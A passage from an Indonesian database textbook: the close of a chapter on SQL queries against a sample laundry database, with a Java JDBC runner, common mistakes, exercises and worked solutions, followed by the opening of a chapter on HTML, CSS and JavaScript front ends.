Kode 7.35 `java/RunQueries.java`: ketiga puluh kueri melalui JDBC, dengan parameter Q30 diikat oleh `setString`.

```java
// Bab 7, Subbab 7.13: ketiga puluh kueri dari Java, melalui JDBC.
//   javac -d out RunQueries.java
//   java -cp out:lib/sqlite-jdbc-3.53.2.0.jar RunQueries          (all 30)
//   java -cp out:lib/sqlite-jdbc-3.53.2.0.jar RunQueries 8 13     (some)
// (Windows: -cp "out;lib/sqlite-jdbc-3.53.2.0.jar")
// Tata letak keluarannya sama dengan python/run_queries.py --rows 0.
import java.nio.file.Files;
import java.nio.file.Path;
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.sql.ResultSetMetaData;
import java.util.ArrayList;
import java.util.List;
import java.util.Properties;

public class RunQueries {
    static void show(List<String> head, List<List<String>> rows) {
        int n = head.size();
        int[] w = new int[n];
        int total = 3 * (n - 1);
        for (int i = 0; i < n; i++) {
            w[i] = head.get(i).length();
            for (List<String> r : rows) {
                w[i] = Math.max(w[i], r.get(i).length());
            }
            total += w[i];
        }
        if (total > 84) {                       // terlalu lebar: blok per baris
            int pad = 0;
            for (String h : head) {
                pad = Math.max(pad, h.length());
            }
            for (int k = 0; k < rows.size(); k++) {
                System.out.println("-- row " + (k + 1));
                for (int i = 0; i < n; i++) {
                    String label = String.format("%-" + pad + "s", head.get(i));
                    System.out.println(label + " : " + rows.get(k).get(i));
                }
            }
            return;
        }
        List<List<String>> all = new ArrayList<>();
        all.add(head);
        all.addAll(rows);
```

Kode 7.35 (Lanjutan) *java/RunQueries.java: ketiga puluh kueri melalui JDBC, dengan parameter Q30 diikat oleh setString.*

```
        for (int k = 0; k < all.size(); k++) {
            StringBuilder line = new StringBuilder();
            for (int i = 0; i < n; i++) {
                if (i > 0) {
                    line.append(" | ");
                }
                line.append(String.format("%-" + w[i] + "s", all.get(k).get(i)));
            }
            System.out.println(line.toString().stripTrailing());
            if (k == 0) {                          // garis di bawah kepala
                StringBuilder rule = new StringBuilder();
                for (int i = 0; i < n; i++) {
                    rule.append(i > 0 ? "-+-" : "").append("-".repeat(w[i]));
                }
                System.out.println(rule);
            }
        }
    }

    public static void main(String[] args) throws Exception {
        List<Integer> numbers = new ArrayList<>();
        for (String a : args) {
            numbers.add(Integer.parseInt(a));
        }
        if (numbers.isEmpty()) {
            for (int i = 1; i <= 30; i++) {
                numbers.add(i);
            }
        }
        Properties p = new Properties();
        p.setProperty("open_mode", "1");        // hanya-baca
        try (Connection con = DriverManager.getConnection(
                 "jdbc:sqlite:../data/laundry.db", p)) {
            for (int q : numbers) {
                String sql = Files.readString(
                    Path.of("..", "sql", String.format("q%02d.sql", q)));
                String title = sql.lines().findFirst().orElse("")
                                  .replaceAll("^[- ]+", "");
                try (PreparedStatement ps = con.prepareStatement(sql)) {
                    if (q == 30) {                  // dua parameter FR-10
                        ps.setString(1, "B2938");
                        ps.setString(2, "089600001482");
                    }
                    try (ResultSet rs = ps.executeQuery()) {
                        ResultSetMetaData md = rs.getMetaData();
                        List<String> head = new ArrayList<>();
```

Kode 7.35 (Lanjutan) *java/RunQueries.java: ketiga puluh kueri melalui JDBC, dengan parameter Q30 diikat oleh setString.*

```
                        for (int i = 1; i <= md.getColumnCount(); i++) {
                            head.add(md.getColumnLabel(i));
                        }
                        List<List<String>> rows = new ArrayList<>();
                        while (rs.next()) {
                            List<String> r = new ArrayList<>();
                            for (int i = 1; i <= head.size(); i++) {
                                String v = rs.getString(i);
                                r.add(v == null ? "NULL" : v);
                            }
                            rows.add(r);
                        }
                        System.out.println(title + "   ["
                            + rows.size() + " row(s)]");
                        show(head, rows);
                        System.out.println();
                    }
                }
            }
        }
    }
}
javac -d out RunQueries.java
java -cp out:lib/sqlite-jdbc-3.53.2.0.jar RunQueries 13 17
```

```
Q13. Overdue right now: still queued after the promised time (BR-7).   [6 row(s)]
id    | outlet | Service_id | arrived             | promised            | age_hours
------+--------+------------+---------------------+---------------------+----------
B2909 | O02    | S0001      | 2026-09-26 16:07:42 | 2026-09-28 16:07:42 | 100.9
B2923 | O02    | S0001      | 2026-09-27 16:49:59 | 2026-09-29 16:49:59 | 76.2
B2924 | O02    | S0001      | 2026-09-27 18:43:07 | 2026-09-29 18:43:07 | 74.3
B2931 | O02    | S0001      | 2026-09-28 08:30:03 | 2026-09-30 08:30:03 | 60.5
B2934 | O02    | S0001      | 2026-09-28 16:23:10 | 2026-09-30 16:23:10 | 52.6
B2937 | O02    | S0001      | 2026-09-28 19:49:23 | 2026-09-30 19:49:23 | 49.2

Q17. One bill with all its payments and a running balance.   [2 row(s)]
unit | price | charged | paid_at             | method | amount | balance_after
-----+-------+---------+---------------------+--------+--------+--------------
3    | 12000 | 36000   | 2025-10-02 09:09:06 | cash   | 18000  | 18000
3    | 12000 | 36000   | 2025-10-03 20:11:24 | cash   | 18000  | 0
```

Keluaran lengkap `java RunQueries` untuk ketiga puluh kueri telah dibandingkan dengan `python run_queries.py --rows 0` dan **identik sampai ke setiap baitnya**; `expected/all_java.txt` dan `expected/all_sqlite.txt` di folder kode adalah kedua berkas itu. Versi Java memakai `PreparedStatement` untuk setiap kueri, termasuk yang tanpa parameter: tidak ada biayanya, dan menambah parameter kelak cukup dengan satu baris. `getString` pada setiap kolom itulah yang membuat angka-angkanya tercetak sama dengan milik Python.

7.14 Profitina dalam Praktik

Profitina, platform visibilitas AI yang dibangun di Surabaya dan berjalan di `app.profitina.com`, menjawab pertanyaan penggunanya dengan jenis SQL yang sama di PostgreSQL.

Agregasi bersyarat dan pivot mengubah tabel hasil pemindaian menjadi kolom-kolom mingguan sebuah laporan tren, seperti Q04 dan Q05 mengubah pembayaran menjadi bulan dan metode.

Fungsi jendela memeringkat halaman-halaman sebuah merek dan menghitung rata-rata berjalan serta bergerak dari skornya, seperti Q08 memeringkat layanan dan Q17 menjaga sisa tagihan berjalan.

CTE menjaga kueri laporan yang panjang tetap terbaca dan setiap aturan tertulis sekali, seperti Q13 dan Q14 berbagi waktu janji.

Syarat yang sargable dan indeks yang tepat, diperiksa dengan `EXPLAIN`, menjaga dashboard tetap cepat ketika tabel tumbuh, persis pelajaran Subbab 7.11.

Parameter di mana-mana: setiap nilai yang diketik pengguna sampai ke basis data sebagai parameter terikat, tidak pernah sebagai teks SQL, seperti pada Q30.

Latihan yang dapat dijalankan selalu memakai **Profitina Laundry**, tidak pernah produk yang sesungguhnya.

7.15 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya

Memakai agregat di `WHERE`. `WHERE COUNT(*) > 1` gagal; kelompok disaring dengan `HAVING` (**Gambar 7.1**).

`COUNT(*)` setelah `LEFT JOIN`. Baris pasangan kosong ikut dihitung 1. Hitunglah sebuah kolom tabel kanan, `COUNT(b.id)` (Q07, Q19).

Menjumlahkan melintasi dua tabel rincian yang digabung. Pembayaran dikalikan peristiwa status memberi total yang salah. Agregasikan setiap tabel rincian lebih dulu, dalam tabel turunan atau CTE (Q16).

Pembagian bilangan bulat. `100 * part / total` terpotong di SQLite. Kalikan dengan `100.0` (Q06).

Lupa `COALESCE`. `SUM` dari ketiadaan adalah `NULL`, bukan 0; dashboard lalu menampilkan sel kosong dan aritmetika dengannya menghasilkan `NULL` (Q01, Q16).

Fungsi pada kolom berindeks. `SUBSTR(arrived, 1, 7) = …` dan `REPLACE(phone, …) = …` tidak dapat memakai indeks. Tulislah rentang, atau beri indeks pada ekspresinya (Subbab 7.11).

`ROW_NUMBER` dengan nilai seri. Dua layanan dengan 41 nota mendapat 8 dan 9 tanpa urutan yang dijamin. Pakailah `RANK`, atau tambahkan pemutus seri pada `ORDER BY` (Soal 7.3).

Mengandalkan `GROUP BY` SQLite yang longgar. MySQL menolak kolom tak teragregasi yang tidak dikelompokkan. Daftarlah semuanya (Q09).

Menganggap fungsi tanggal satu dialek ada di dialek lain. `julianday` milik SQLite, `TIMESTAMPDIFF` milik MySQL; simpan bagian yang khas dialek di berkasnya sendiri (**Tabel 7.2**).

Membandingkan uang sebagai teks lintas mesin. `8362000` dan `8362000.00` adalah jumlah yang sama (Subbab 7.12).

Menempelkan masukan pengguna ke dalam SQL. Selalu ikat sebagai parameter (Q30).

7.16 Ringkasan Bab

Tiga puluh pertanyaan, tiga puluh kueri (**Tabel 7.1**), masing-masing dijalankan dengan **Kode 7.1** atau **Kode 7.35** pada tahun contoh yang nyata, semuanya identik di SQLite dan MariaDB.

Sebuah kueri dievaluasi `FROM`, `WHERE`, `GROUP BY`, `HAVING`, `SELECT`, jendela, `ORDER BY`, `LIMIT` (**Gambar 7.1**).

Dashboard (Q01, Q02, Q11) memakai subkueri skalar, `COALESCE`, dan agregasi bersyarat. **Uang sepanjang waktu** (Q03–Q06) mengelompokkan menurut ekspresi, membuat pivot dengan jumlah bersyarat, dan menghitung rata-rata (Persamaan (7.1)) serta porsi (Persamaan (7.2)).

Join dan jendela (Q07–Q10): *left join* mempertahankan baris tanpa pasangan (**Gambar 7.2**); `ROW_NUMBER() OVER (PARTITION BY …)` memeringkat di dalam kelompok (**Gambar 7.3**).

Waktu (Q12–Q15, Q27): bilangan hari Julian memberi umur (Persamaan (7.3)); sebuah CTE menulis waktu janji sekali untuk nota terlambat dan laju tepat waktu (Persamaan (7.4)); fungsi tanggal berbeda menurut dialek (**Tabel 7.2**).

Uang terutang (Q16, Q17, Q23): agregasikan rincian sebelum menggabungkan; `SUM` berjalan memberi sisa tagihan setelah setiap pembayaran (Persamaan (7.5)); `CASE` atas agregat mengklasifikasikan nota.

Pelanggan dan pola (Q18–Q22, Q24–Q26, Q30): kelompok kunjungan (**Gambar 7.4**), kuartal (Persamaan (7.6), **Gambar 7.5**), pekan (Persamaan (7.7), **Gambar 7.6**), dan parameter untuk satu-satunya kueri publik. **Mutu** (Q28, Q29): `COUNT(DISTINCT …)` menghitung nota, bukan peristiwa.

Indeks mengubah pemindaian menjadi pencarian (**Kode 7.34**, **Tabel 7.3**, **Gambar 7.7**) bila syaratnya sargable.

Standar SQL [1], dokumentasi SQLite tentang fungsi jendela [2], fungsi tanggal [3], `EXPLAIN QUERY PLAN` [5], perencana kueri [7], dan indeks pada ekspresi [8], Winand tentang pengindeksan [6], manual rujukan MySQL 8.4 [9], basis pengetahuan MariaDB [10], modul `sqlite3` Python [11], dan tutorial JDBC [12] adalah rujukannya; angka QRIS Bank Indonesia [4] memberi konteks bagi Q22.

7.17 Soal Latihan

7.1 Ubahlah **Kode 7.6** agar rata-rata nota mengabaikan nota batal. Bulan mana yang berubah, dan paling banyak seberapa? Mengapa kolom-kolom lain tidak berubah?

7.2 Tulislah kueri untuk lima hari tersibuk dalam setahun untuk semua outlet, beserta banyaknya nota dan nilai tagihannya.

7.3 Buatlah peringkat layanan di Rungkut menurut banyaknya nota dengan `ROW_NUMBER`, `RANK`, dan `DENSE_RANK` berdampingan. Di mana ketiganya berbeda, dan mana yang sebaiknya dipakai Q08 bila pemilik menginginkan “tiga teratas, termasuk yang seri”?

7.4 Daftarlah pelanggan yang memakai lebih dari satu outlet selama setahun, beserta banyaknya outlet dan nota (tampilkan delapan yang pertama).

7.5 Untuk setiap outlet, berapa porsi ekspres di antara semua nota cuci-lipat (reguler dan ekspres bersama)? Kaitkan jawabannya dengan undian layanan di Bab 5.

7.6 Tulis ulang Q16 dengan CTE untuk pembayaran dan jumlahkan sisa tagihan per status. Periksalah bahwa totalnya sama dengan Rp 1.529.000 dari Bab 5.

7.7 Dengan `LAG()`, daftarlah delapan kunjungan pertama pelanggan `C0094` beserta banyaknya hari sejak kunjungan sebelumnya.

7.8 Q28 memakai `COUNT(DISTINCT b.id)`. Apa yang akan dikembalikan `COUNT(b.id)` untuk Rungkut, dan mengapa?

7.9 Q25 memakai `SUBSTR(arrived, 12, 2)` dan tercatat berjalan tanpa perubahan di MySQL. Mengapa `SUBSTR` bekerja pada nilai `DATETIME` MySQL? Berikan alternatif yang khas MySQL.

7.10 Pencarian digit telepon pada **Kode 7.34** memindai `Customer`. Tunjukkan bahwa indeks pada ekspresi `REPLACE(phone, '-', '')` mengubahnya menjadi pencarian.

7.11 Tulislah program Java yang mencetak lima nota terakhir seorang pelanggan, yang id-nya diberikan pada baris perintah, beserta sisa tagihan setiap nota. Ikatlah id itu sebagai parameter.

7.12 Seorang rekan menulis `WHERE DATE(arrived) = '2026-03-14'` dalam laporan yang sering dijalankan. Tulis ulang syarat itu agar dapat memakai `Bill_arrived_idx`, dan jelaskan mengapa syarat Anda dapat sedangkan syaratnya tidak.

7.18 Penyelesaian Soal Latihan

7.1 Tambahkan `WHERE NOT (status = 'departed' AND finished IS NULL)`, atau hitung `ROUND(AVG(CASE WHEN payment > 0 THEN payment END))`, yang mengabaikan nota batal karena `AVG` melewati `NULL`. Hanya bulan yang punya pembatalan yang berubah, dan karena paling banyak segelintir dari sekitar 250 nota sebulan yang batal, masing-masing berubah jauh di bawah Rp 1.000: menyingkirkan c nota bernilai nol dari n mengalikan rata-rata dengan $n/(n-c)$. Hitungannya berubah dengan bentuk pertama tetapi tidak dengan yang kedua, dan jumlahnya tidak pernah berubah, karena nota batal menyumbang 0.

7.2 **Kode 7.36** mengelompokkan menurut `DATE(arrived)` dan mengurutkan menurut hitungannya.

Kode 7.36 `sql/ex/ex7_2.sql`: lima hari tersibuk.

```
-- Exercise 7.2. The five busiest days of the year, all outlets together.
SELECT DATE(arrived) AS day, COUNT(*) AS bills, SUM(payment) AS charged
  FROM Bill
 GROUP BY DATE(arrived)
 ORDER BY bills DESC, day
 LIMIT 5;
```

```
Exercise 7.2. The five busiest days of the year, all outlets together.   [5 row(s)]
day        | bills | charged
-----------+-------+--------
2026-03-09 | 21    | 967000
2026-04-11 | 20    | 873000
2026-09-06 | 20    | 820000
2026-03-28 | 18    | 886000
2026-03-31 | 18    | 768000
```

Hari tersibuk adalah Senin 9 Maret 2026, di tengah lonjakan Lebaran, dengan 21 nota; Sabtu 11 April di tempat kedua jatuh pada pekan-pekan pasca-Lebaran. Pemutus seri `day` pada `ORDER BY` membuat urutan hitungan yang sama menjadi pasti.

7.3 **Kode 7.37** menyandingkan ketiga fungsi.

Kode 7.37 `sql/ex/ex7_3.sql`: tiga fungsi peringkat atas layanan di Rungkut.

```
-- Exercise 7.3. ROW_NUMBER, RANK and DENSE_RANK side by side at Rungkut.
SELECT Service_id, COUNT(*) AS bills,
       ROW_NUMBER() OVER (ORDER BY COUNT(*) DESC) AS row_no,
       RANK()       OVER (ORDER BY COUNT(*) DESC) AS rnk,
       DENSE_RANK() OVER (ORDER BY COUNT(*) DESC) AS dense
  FROM Bill
 WHERE Outlet_id = 'O01'
 GROUP BY Service_id
 ORDER BY bills DESC, Service_id;
```

```
Exercise 7.3. ROW_NUMBER, RANK and DENSE_RANK side by side at Rungkut.   [12 row(s)]
Service_id | bills | row_no | rnk | dense
-----------+-------+--------+-----+------
S0001      | 596   | 1      | 1   | 1
S0002      | 155   | 2      | 2   | 2
S0003      | 132   | 3      | 3   | 3
S0008      | 78    | 4      | 4   | 4
S0004      | 72    | 5      | 5   | 5
S0009      | 54    | 6      | 6   | 6
S0011      | 43    | 7      | 7   | 7
S0006      | 41    | 9      | 8   | 8
S0007      | 41    | 8      | 8   | 8
S0012      | 37    | 10     | 10  | 9
S0005      | 36    | 11     | 11  | 10
S0010      | 27    | 12     | 12  | 11
```

Jaket (`S0007`) dan gaun (`S0006`) sama-sama punya 41 nota. `ROW_NUMBER` harus memberi keduanya nomor berbeda, 8 dan 9, dan mana yang mendapat yang mana tidak ditentukan (di sini jaket mendapat 8 walaupun tercantum kedua); `RANK` memberi keduanya 8 lalu melompati 9; `DENSE_RANK` memberi keduanya 8 lalu melanjutkan dengan 9. “Tiga teratas termasuk yang seri” adalah `RANK() … <= 3`, yang dapat menghasilkan empat baris bila dua layanan seri di tempat ketiga.

7.4 **Kode 7.38** menjawabnya.

Kode 7.38 `sql/ex/ex7_4.sql`: pelanggan yang terlihat di lebih dari satu outlet.

```
-- Exercise 7.4. Customers who used more than one outlet during the year.
SELECT c.id, c.name, COUNT(DISTINCT b.Outlet_id) AS outlets,
       COUNT(*) AS bills
  FROM Customer c JOIN Bill b ON b.Customer_id = c.id
 GROUP BY c.id, c.name
HAVING COUNT(DISTINCT b.Outlet_id) > 1
 ORDER BY outlets DESC, bills DESC
 LIMIT 8;
```

```
Exercise 7.4. Customers who used more than one outlet during the year.   [8 row(s)]
id    | name             | outlets | bills
------+------------------+---------+------
C0094 | Khadijah Hakim   | 3       | 62
C0059 | Ayu Suryadi      | 3       | 59
C0081 | Fadli Prakoso    | 3       | 56
C0056 | Gilang Nasution  | 3       | 51
C0090 | Farah Wijaya     | 3       | 49
C0164 | Nadia Zulkarnain | 3       | 49
C0111 | Hendro Ramadhan  | 3       | 46
C0022 | Vania Wirawan    | 3       | 41
```

`HAVING` menyaring kelompok setelah penghitungan, yang tidak dapat dilakukan `WHERE`. Pelanggan yang paling setia juga yang paling berpindah-pindah: kedelapannya memakai ketiga outlet, efek aturan Bab 5 bahwa pada setiap kunjungan seorang pelanggan tetap punya peluang 10 % “berada di dekat” outlet lain, yang dengan banyak kunjungan menjadi hampir pasti.

7.5 **Kode 7.39** menjawabnya.

Kode 7.39 `sql/ex/ex7_5.sql`: ekspres sebagai porsi semua nota cuci-lipat.

```
-- Exercise 7.5. Share of express among wash-fold bills per outlet.
SELECT Outlet_id AS outlet,
       SUM(Service_id = 'S0002') AS express,
       SUM(Service_id IN ('S0001', 'S0002')) AS wash_fold_all,
       ROUND(100.0 * SUM(Service_id = 'S0002')
             / SUM(Service_id IN ('S0001', 'S0002')), 1) AS express_pct
  FROM Bill
 GROUP BY Outlet_id
 ORDER BY outlet;
```

```
Exercise 7.5. Share of express among wash-fold bills per outlet.   [3 row(s)]
outlet | express | wash_fold_all | express_pct
-------+---------+---------------+------------
O01    | 155     | 751           | 20.6
O02    | 180     | 675           | 26.7
O03    | 70      | 347           | 20.2
```

Porsi Keputih, 26,7 %, jelas di atas Rungkut 20,6 % dan Wiyung 20,2 %: undian layanan memberi Keputih ekspres ×1,5 dibanding cuci-lipat ×1,1, dan mahasiswanya menambah ×1,3 pada keduanya, sehingga ekspres unggul atas cuci-lipat reguler hanya lewat pengali outlet. `SUM(Service_id = 'S0002')` menghitung baris karena perbandingan bernilai 1 atau 0 di SQLite (juga di MySQL).

7.6 **Kode 7.40** menjawabnya.

Kode 7.40 `sql/ex/ex7_6.sql`: Q16 dengan CTE, dijumlahkan per status.

```
-- Exercise 7.6. Q16 rewritten with a CTE, then summed per status.
WITH paid AS (
    SELECT Bill_id, SUM(amount) AS paid FROM Payment GROUP BY Bill_id
)
SELECT b.status, COUNT(*) AS bills,
       SUM(b.payment - COALESCE(p.paid, 0)) AS still_owed
  FROM Bill b LEFT JOIN paid p ON p.Bill_id = b.id
 WHERE b.payment > COALESCE(p.paid, 0)
 GROUP BY b.status
 ORDER BY b.status;
```

```
Exercise 7.6. Q16 rewritten with a CTE, then summed per status.   [3 row(s)]
status   | bills | still_owed
---------+-------+-----------
departed | 6     | 265000
finished | 20    | 812000
queued   | 12    | 452000
```

6 + 20 + 12 = 38 nota, dan 265.000 + 812.000 + 452.000 = Rp 1.529.000, persis “masih terutang” di Bab 5. CTE `paid` menamai jumlah per nota sekali; kueri utama terbaca hampir seperti kalimat “nota yang tagihannya melebihi yang dibayar”.

7.7 **Kode 7.41** menjawabnya.

Kode 7.41 `sql/ex/ex7_7.sql`: jarak antarkunjungan seorang pelanggan dengan `LAG()`.

```sql
-- Exercise 7.7. Days between one customer's visits, with LAG().
SELECT id, DATE(arrived) AS day,
       ROUND(julianday(arrived)
             - julianday(LAG(arrived) OVER (ORDER BY arrived)), 1)
         AS days_since_previous
  FROM Bill
 WHERE Customer_id = 'C0094'
 ORDER BY arrived
 LIMIT 8;
```

```
Exercise 7.7. Days between one customer's visits, with LAG().   [8 row(s)]
id    | day        | days_since_previous
------+------------+--------------------
B0013 | 2025-10-03 | NULL
B0029 | 2025-10-06 | 3.0
B0076 | 2025-10-15 | 9.0
B0097 | 2025-10-18 | 3.5
B0113 | 2025-10-21 | 2.5
B0140 | 2025-10-26 | 5.0
B0190 | 2025-11-03 | 8.4
B0208 | 2025-11-06 | 2.5
```

`LAG(arrived) OVER (ORDER BY arrived)` mengembalikan waktu datang baris sebelumnya, `NULL` untuk kunjungan pertama. Khadijah Hakim datang setiap 2,5 sampai 9 hari pada Oktober dan November 2025.

7.8 Untuk Rungkut, `COUNT(b.id)` akan menghitung baris hasil gabungan, satu per peristiwa status: 3.908, bukan 1.312 (setiap nota yang diambil punya tiga peristiwa, nota batal dua, nota terbuka satu atau dua, dan keluhan menambah satu lagi). Join melipatgandakan induk dengan anak-anaknya; `DISTINCT` membatalkannya untuk penghitungan. (Anda dapat memeriksa angka 3.908 dengan `SELECT COUNT(*) FROM Bill b JOIN StatusLog l ON l.Bill_id = b.id WHERE b.Outlet_id = 'O01'`.)

7.9 MySQL mengubah `DATETIME` menjadi bentuk teksnya, `YYYY-MM-DD HH:MM:SS`, ketika fungsi string dikenakan padanya, sehingga `SUBSTR(arrived, 12, 2)` mengembalikan jam sebagai teks di kedua mesin (jalankan `--compare` di Subbab 7.12 memastikan hasil yang identik). Alternatif khas MySQL adalah `HOUR(arrived)`, yang mengembalikan angka, sehingga `GROUP BY` dan `ORDER BY` bekerja atas 7, 8, … alih-alih `'07'`, `'08'`, ….

7.10 **Kode 7.42** membuat indeks pada sebuah salinan lalu meminta rencananya sebelum dan sesudah.

Kode 7.42 `python/ex_expression_index.py`: indeks pada `REPLACE(phone, '-', '')`.

```
"""Bab 7, Soal 7.10: indeks pada sebuah ekspresi.

Cek status membandingkan DIGIT telepon, REPLACE(phone, '-', ''), dan indeks
pada kolom phone tidak dapat membantu. SQLite (3.9 ke atas) dapat mengindeks
ekspresinya sendiri. Bekerja pada salinan sementara laundry.db.
Run:  python ex_expression_index.py
"""
import os
import shutil
import sqlite3
import tempfile

from lpdb import DB

SQL = ("SELECT id, name FROM Customer "
       "WHERE REPLACE(phone, '-', '') = '089600001482'")

tmp = tempfile.mkdtemp()
copy = os.path.join(tmp, "expr.db")
shutil.copy(DB, copy)
con = sqlite3.connect(copy)


def plan():
    return " / ".join(r[3] for r in con.execute("EXPLAIN QUERY PLAN " + SQL))


print("before:", plan())
con.execute("CREATE INDEX Customer_phone_digits_idx "
            "ON Customer (REPLACE(phone, '-', ''))")
print("after: ", plan())
print("answer:", con.execute(SQL).fetchall())
con.close()
shutil.rmtree(tmp)
```

```
before: SCAN Customer
after:  SEARCH Customer USING INDEX Customer_phone_digits_idx (<expr>=?)
answer: [('C0151', 'Syaiful Wijaya')]
```

`SEARCH Customer USING INDEX Customer_phone_digits_idx (<expr>=?)`: indeks itu terurut menurut nilai ekspresinya, sehingga perbandingan dapat memakainya, asalkan kueri menulis ekspresinya persis seperti di indeks [8]. MySQL 8.0.13 ke atas mendukung *functional key part* untuk tujuan yang sama; MariaDB memakai kolom virtual yang berindeks.

7.11 Kode 7.43 menjawabnya.

Kode 7.43 `java/CustomerBills.java`: lima nota terakhir seorang pelanggan, dengan id diikat sebagai parameter.

```java
// Bab 7, Soal 7.11: nota terakhir seorang pelanggan, dengan parameter.
//   javac -d out CustomerBills.java
//   java -cp out:lib/sqlite-jdbc-3.53.2.0.jar CustomerBills C0151
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.PreparedStatement;
import java.sql.ResultSet;

public class CustomerBills {
    public static void main(String[] args) throws Exception {
        String customer = args.length > 0 ? args[0] : "C0151";
        String sql = "SELECT b.id, DATE(b.arrived), b.Service_id, b.payment, "
            + "b.payment - COALESCE((SELECT SUM(amount) FROM Payment p "
            + "WHERE p.Bill_id = b.id), 0) AS balance "
            + "FROM Bill b WHERE b.Customer_id = ? "
            + "ORDER BY b.arrived DESC LIMIT 5";
        try (Connection con = DriverManager.getConnection(
                 "jdbc:sqlite:../data/laundry.db");
             PreparedStatement ps = con.prepareStatement(sql)) {
            ps.setString(1, customer);           // nilainya tak pernah masuk ke SQL
            try (ResultSet rs = ps.executeQuery()) {
                System.out.println("last bills of " + customer);
                while (rs.next()) {
                    System.out.printf("%s  %s  %s  %8d  balance %d%n",
                        rs.getString(1), rs.getString(2), rs.getString(3),
                        rs.getLong(4), rs.getLong(5));
                }
            }
        }
    }
}
```

```
last bills of C0151
B2938  2026-09-28  S0001     40000  balance 40000
B2924  2026-09-27  S0001     56000  balance 0
B2862  2026-09-21  S0001     88000  balance 0
B2852  2026-09-20  S0001     40000  balance 0
B2829  2026-09-17  S0005    130000  balance 0
```

Nota terbaru Syaiful Wijaya adalah `B2938` dengan Rp 40.000 masih terbuka, nota cek status di Q30; yang lain sudah lunas.

7.12 `DATE(arrived) = '2026-03-14'` mengenakan fungsi pada kolom berindeks, sehingga SQLite harus menghitung `DATE()` untuk setiap baris: pemindaian. Bentuk yang sargable adalah `arrived >= '2026-03-14' AND arrived < '2026-03-15'`, yang membiarkan `arrived` polos dan menggambarkan sebuah rentang dalam indeks; karena waktu tersimpan sebagai `YYYY-MM-DD HH:MM:SS`, urutan teks sama dengan urutan waktu, dan setiap saat pada 14 Maret berada di dalam rentang itu.

Daftar Pustaka

[1] ISO/IEC 9075-2:2023, *Information technology — Database languages SQL — Part 2: Foundation (SQL/Foundation)*. Geneva, Switzerland: ISO, 2023.

[2] SQLite Consortium, *Window Functions*. [Daring]. Tersedia: https://www.sqlite.org/windowfunctions.html

[3] SQLite Consortium, *Date And Time Functions*. [Daring]. Tersedia: https://www.sqlite.org/lang_datefunc.html

[4] Fintech News Indonesia, “QRIS Transactions Double to 12.5 Billion in First Half of 2026,” 6 Agu. 2026. [Daring]. Tersedia: https://fintechnews.id/110538/payments/qris-transactions-indonesia-h1-2026/

[5] SQLite Consortium, *EXPLAIN QUERY PLAN*. [Daring]. Tersedia: https://www.sqlite.org/eqp.html

[6] M. Winand, *SQL Performance Explained*. Vienna, Austria: Markus Winand, 2012. [Daring]. Tersedia: https://use-the-index-luke.com/

[7] SQLite Consortium, *Query Planning*. [Daring]. Tersedia: https://www.sqlite.org/queryplanner.html

[8] SQLite Consortium, *Indexes On Expressions*. [Daring]. Tersedia: https://www.sqlite.org/expridx.html

[9] Oracle Corporation, *MySQL 8.4 Reference Manual: Date and Time Functions*. [Daring]. Tersedia: https://dev.mysql.com/doc/refman/8.4/en/date-and-time-functions.html

[10] MariaDB Foundation, *MariaDB Knowledge Base: Window Functions*. [Daring]. Tersedia: https://mariadb.com/kb/en/window-functions/

[11] Python Software Foundation, *sqlite3 — DB-API 2.0 interface for SQLite databases*, Python 3 documentation. [Daring]. Tersedia: https://docs.python.org/3/library/sqlite3.html

[12] Oracle Corporation, *The Java Tutorials: JDBC Database Access*. [Daring]. Tersedia: https://docs.oracle.com/javase/tutorial/jdbc/

Bab 8

Antarmuka Depan: HTML, CSS, dan JavaScript

Setelah menyelesaikan bab ini Anda akan mampu membaca, menjalankan, dan mengubah antarmuka depan (*front end*) Profitina Laundry: tiga halaman web dan satu struk yang dapat dicetak, dibuat hanya dengan HTML, CSS, dan JavaScript murni, tanpa *framework* dan tanpa langkah *build*. Anda akan melihat bagaimana halaman disusun agar pembaca layar dan mesin pencari memahaminya, bagaimana satu *stylesheet* menata halaman itu di monitor kantor yang lebar maupun di ponsel selebar 360 piksel, bagaimana formulir dibuat aksesibel, dan bagaimana JavaScript membangun setiap baris setiap tabel tanpa pernah membiarkan nama seorang pelanggan berubah menjadi kode. Anda akan mengikuti `fetch()` dari peramban ke API JSON jalur PHP lalu kembali lagi, lengkap dengan *cookie* sesi dan *header* anti-pemalsuan yang membuat sebuah perubahan aman, dan Anda akan melihat apa yang dikatakan halaman ketika sesuatu tidak beres: nomor telepon yang salah, server yang tidak berjalan, sesi yang sudah berakhir. Anda akan mencetak struk berlogo resmi Profitina, menjalankan tiga lapis pengujian, salah satunya di peramban Chromium sungguhan yang menemukan dua *bug* yang tidak terlihat oleh lapis lain, dan akhirnya berbicara dengan API yang sama dari program Python dan program Java yang mencetak jawaban yang sama, baris demi baris.

8.1 Posisi Kita Sekarang

Bab 7 mengajukan tiga puluh pertanyaan dalam SQL kepada data binatu. Setiap jawaban berupa tabel angka di terminal: 2.953 nota dalam tahun contoh, Rp 144.213.000 ditagihkan, 38 nota yang masih menyisakan utang, enam nota terlambat yang menunggu di outlet Keputih pada malam 30 September 2026. Pemilik Profitina Laundry tidak dapat memakai terminal di meja kasir, dan pelanggan yang ingin tahu apakah *bed cover*-nya sudah selesai tentu tidak akan mengetik SQL di ponselnya. Harus ada yang menaruh jawaban-jawaban itu di layar.

Layar itulah **antarmuka depan**: bagian aplikasi web yang berjalan di peramban. Ia dibangun dari tiga bahasa dengan tiga tugas berbeda, dan sebagian besar keahliannya terletak pada menjaga agar tugas-tugas itu tetap terpisah:

- **HTML** (*HyperText Markup Language*) menyatakan apa sesuatu itu: ini judul, ini formulir, ini tabel harga, ini isi utama dan itu kaki halaman [1].
- **CSS** (*Cascading Style Sheets*) menyatakan bagaimana sesuatu tampak: warna, jarak, kotak mana yang berdampingan di monitor dan mana yang bertumpuk di ponsel.
- **JavaScript** menyatakan apa yang dilakukan sesuatu: ketika kasir menekan **Finished**, kirim permintaan ke server, tunggu jawabannya, lalu gambar ulang antrean.

Back end, yaitu program di server yang memiliki basis data, menjadi pokok bahasan Bab 9 sampai 13, satu teknologi per bab. Bab ini didahulukan karena setiap *back end* itu menyediakan **API JSON** (*Application Programming Interface*) yang sama: sekumpulan alamat seperti `/api/services` atau `/api/bills/B2938` yang menjawab dengan data, bukan halaman. Antarmuka depan bab ini berbicara dengan API tersebut, sehingga ia bekerja tanpa perubahan dengan jalur PHP di Bab 9,

